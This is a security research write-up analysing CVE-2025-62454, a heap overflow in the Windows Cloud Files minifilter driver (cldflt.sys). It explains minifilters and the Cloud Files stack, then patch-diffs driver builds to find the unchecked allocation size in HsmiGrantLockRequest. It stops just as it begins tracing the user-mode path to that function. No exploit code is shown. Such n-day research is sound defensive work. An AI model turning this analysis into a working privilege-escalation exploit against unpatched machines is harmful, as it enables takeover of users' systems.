N-Day Research: CVE-2025-62454 Root Cause Analysis. Understanding a Heap Buffer Overflow in the Cloud File System Minifilter
Introduction
In this post I will walk through the root cause analysis of a vulnerability in a Windows minifilter driver. Along the way, I will also cover the background needed to understand what minifilter drivers are, how the Windows Cloud Files stack works, and how I reached the vulnerable code path from user mode. Without further introduction, let’s begin with the analysis.
The vulnerability analyzed here is CVE-2025-62454, a heap-based buffer overflow in the Windows Cloud Files Mini Filter Driver. The affected component is cldflt.sys.
Microsoft published the following details:
| Field | Value |
|---|---|
| CVE | CVE-2025-62454 |
| Vendor advisory | Microsoft Security Update Guide |
| Title | Windows Cloud Files Mini Filter Driver Elevation of Privilege Vulnerability |
| Impact | Elevation of Privilege |
| Microsoft severity | Important |
| Weakness | CWE-122: Heap-based Buffer Overflow |
| Published | December 9, 2025 |
| CNA | Microsoft |
| CVSS v3.1 | 7.8 High |
| Vector | AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H |
Before jumping into the patch diff, let’s build the context we need.
Understanding the Target
Windows Driver Types
Not every Windows driver does the same job or operates at the same level. From an architectural point of view, drivers can be grouped into three broad categories:
Device drivers: These drivers communicate with physical hardware such as printers, USB devices, network cards, and other peripherals. This category also includes more precise concepts such as function drivers and bus drivers, which manage communication between a device and a specific bus such as PCIe or USB.
Software kernel drivers: These drivers run in kernel mode and use kernel resources, but they are not primarily intended to talk directly to physical hardware. HEVD, for example, imitates this style of driver.
Minifilter drivers: These are software drivers designed to monitor, intercept, and modify data flowing between applications and the file system stack. Like regular software drivers, they do not communicate directly with physical devices.
Drivers can be built using different models, including WDM, KMDF, and UMDF. File system minifilters use the minifilter model, which is managed by the Windows Filter Manager.
What Is a Minifilter Driver?
A minifilter driver is a file system filter driver model centrally managed by the Windows Filter Manager (fltmgr.sys).
Compared with legacy filter drivers, the minifilter model provides several important advantages: drivers are easier to unload, communication with user-mode applications is simpler, and developers can register only for the specific file system operations they care about.
At a high level, a minifilter adds extra behavior around normal file system operations such as open, create, read, write, and directory enumeration.
They act as intermediaries between applications and the file system. Because they can inspect or modify data in flight, they are commonly used for:
- Security and protection: Antivirus and EDR products use minifilters to inspect files when a process attempts to open, create, or modify them.
- Advanced file management: Backup tools, compression software, and transparent encryption products use minifilters to transform data before it reaches disk or before it is returned to user mode.
- Cloud storage integration: Drivers such as
cldflt.syssit between a cloud sync engine and the local file system. They make features such as file hydration transparent to the user.
Windows Cloud Files Mini Filter Driver
Our target, cldflt.sys, is a minifilter driver responsible for cloud-related file operations such as file access, storage optimization, and synchronization.
Its main goal is to make cloud storage feel local. It provides the integration layer between NTFS and a cloud sync engine, allowing files to appear in the shell even when their real contents live remotely. It can also support additional behavior such as encryption.
The simplified flow looks like this:
- A user-mode application interacts with the Cloud Files API.
- The Cloud Files API communicates with
cldflt.sys. cldflt.syscoordinates with the sync engine.- The sync engine performs the heavy lifting, such as downloading or uploading file contents.
The most interesting part of this driver is its storage optimization logic. Cloud files can exist in different states:
- Full pinned file: The file is available offline because it has been explicitly hydrated by the user.
- Full file: The file has real contents locally, but the system may decide to dehydrate it later to save space.
- Placeholder file: The file is only a local representation. Its real content is available through the cloud provider.
Dehydration and hydration are the core mechanisms here. Dehydration converts a full local file into a placeholder containing only metadata. Hydration reverses the process by downloading the contents again when the user or an application accesses the placeholder.
To implement this cleanly, the driver relies on reparse points. A reparse point contains driver-defined data and a reparse tag identifying the type of data stored there. Cloud placeholders use tags such as IO_REPARSE_TAG_CLOUD. When an application opens one of these files, the minifilter intercepts the operation, reads the reparse point, and coordinates hydration with the sync engine.
Initial Patch Diff
With enough background in place, we can start looking for the bug.
Microsoft’s advisory only tells us that the vulnerability is in cldflt.sys, so the first step is to compare vulnerable and patched versions of the driver. Looking at the affected Windows builds, these were the versions I cared about:
| Platform | Security update | Build number |
|---|---|---|
| Windows 11 24H2/25H2 x64 | 5072033 | 10.0.26200.7462 |
| Windows 10 1809 x64 | 5071544 | 10.0.17763.8146 |
Why focus on two versions instead of just one? Because comparing more than one branch often makes the fix easier to isolate.
I used Winbindex to retrieve the driver versions I needed.

The closest Windows 11 24H2/25H2 builds I could find differed by around 4 KB. The total driver size appears to grow from 576 KB to 580 KB, which suggests that the update contains more than a small isolated security check. In fact, the same patch also fixed other bugs in the same component.
Windows 11 is the version I focused on for reverse engineering, but Windows 10 was useful for the first patch diff because the driver size changed by only around 2 KB.

For the diffing workflow I used BinDiff. To generate the disassembly databases, I used BinExport together with Ghidra 11.0.3, which was the latest Ghidra version compatible with my BinExport setup.
After analyzing both binaries in Ghidra with Microsoft’s public symbols, I exported the BinExport files and loaded them into BinDiff.

Windows 11 24H2/25H2
Changed functions:
Functions added in the patched version:

One thing that stands out in the added functions list is the presence of several functions named Feature.... These are feature flags. Microsoft uses them to enable or disable new code paths dynamically. They are especially useful when shipping security fixes or behavioral changes, because they allow Microsoft to turn code paths off quickly if a regression appears.
Seeing several feature-flag-related functions strongly suggests that this patch is cumulative and contains more changes than the vulnerability I am hunting.

Windows 10 1809
Changed functions:
Functions added in the patched version:

In this branch there are no obvious feature flags.
Comparing both versions, I found nine changed functions that overlap between the two diffs:
| Subsystem | Functions |
|---|---|
| Telemetry | TlmWriteDisallowPurgeableKernelEA, TlmWriteAccessDeniedForAddSubDirectory, TlmpWriteCv, TlmWriteCorruption |
| Sync and filter | CldSyncConnectRoot, CldSyncDisconnectRoot, CldiPortProcessServiceCommands |
| Hierarchical Storage Management | HsmiGrantLockRequest, HsmiOpUpdatePlaceholderFile |
I then reviewed each match to decide where the bug was most likely to live.
The telemetry functions did not contain real security-relevant changes. Existing logic had mostly been moved into the new TlmpResetEventCounters function. I did not see heap arithmetic, allocation-size validation, or anything that looked related to a heap overflow.
The sync and filter functions contained more new code and several additional branches. They were interesting, but the changes were broader, so I left them for later.
The HSM functions were more promising:
HsmiOpUpdatePlaceholderFilehad many modifications and references to pool allocation routines, but the first pass did not reveal anything that looked like a vulnerability fix.HsmiGrantLockRequestimmediately stood out. Spoiler: this is where the vulnerability lives.
After checking the smaller and more suspicious candidates first, I focused on HsmiGrantLockRequest. Let’s take a look at it. Do you notice those new blocks?

The first added block in the middle of the function receives many jumps from the ones modified below it, and is a call to ExAllocatePoolWithTag. That’s worth investigating.

Looking at the lower blocks that reach this call gives us the first strong signal.


The patched logic behaves like this:
- It checks a feature flag. If the fix is not enabled, execution follows the old vulnerable path and calls
ExAllocatePoolWithTag. - If the feature flag is enabled, it enters a modified block with several checks. One block loads what looks like an
NTSTATUSvalue intoEDX, usesCMOVNC, and later aborts if an overflow was detected. - If there is no overflow, execution reaches a new block with additional arithmetic and bounds checks. If the resulting value is too large, it aborts. Otherwise, it calls
ExAllocatePoolWithTag.
Looking up the NTSTATUS value confirms the direction of the patch.

At this point the smell is very strong: new integer-overflow checks, new allocation-size validation, and calls to kernel pool allocation routines.
Now let’s look at the original logic.

The allocation size passed to ExAllocatePoolWithTag follows this logic:
Size = min(2, R15D)Size = Size * 2Size = Size * 8
In other words, it effectively multiplies a value by 16, but caps the value in a suspicious way.
The next question is what happens with the newly allocated memory.

The driver copies data into the new allocation, but at this point we neither know exactly where the source data comes from nor the details about the copy. We will answer that later.
For now, this is enough to identify HsmiGrantLockRequest as the vulnerable function. The assembly shown above comes from the Windows 10 branch because the control flow was easier to show here. The rest of the analysis focuses on Windows 11, where the allocator is ExAllocatePool2, but the vulnerability is the same.
As mentioned earlier, the same Windows update also patched other vulnerabilities in this component, such as CVE-2025-62221. That explains why several other functions contain substantial changes. The heap-based buffer overflow, however, is in HsmiGrantLockRequest.
Reaching the Vulnerable Function
Now that the vulnerable function is identified, we need to understand how to reach it.
The call tree shows several references to HsmFltPreFILE_SYSTEM_CONTROL.
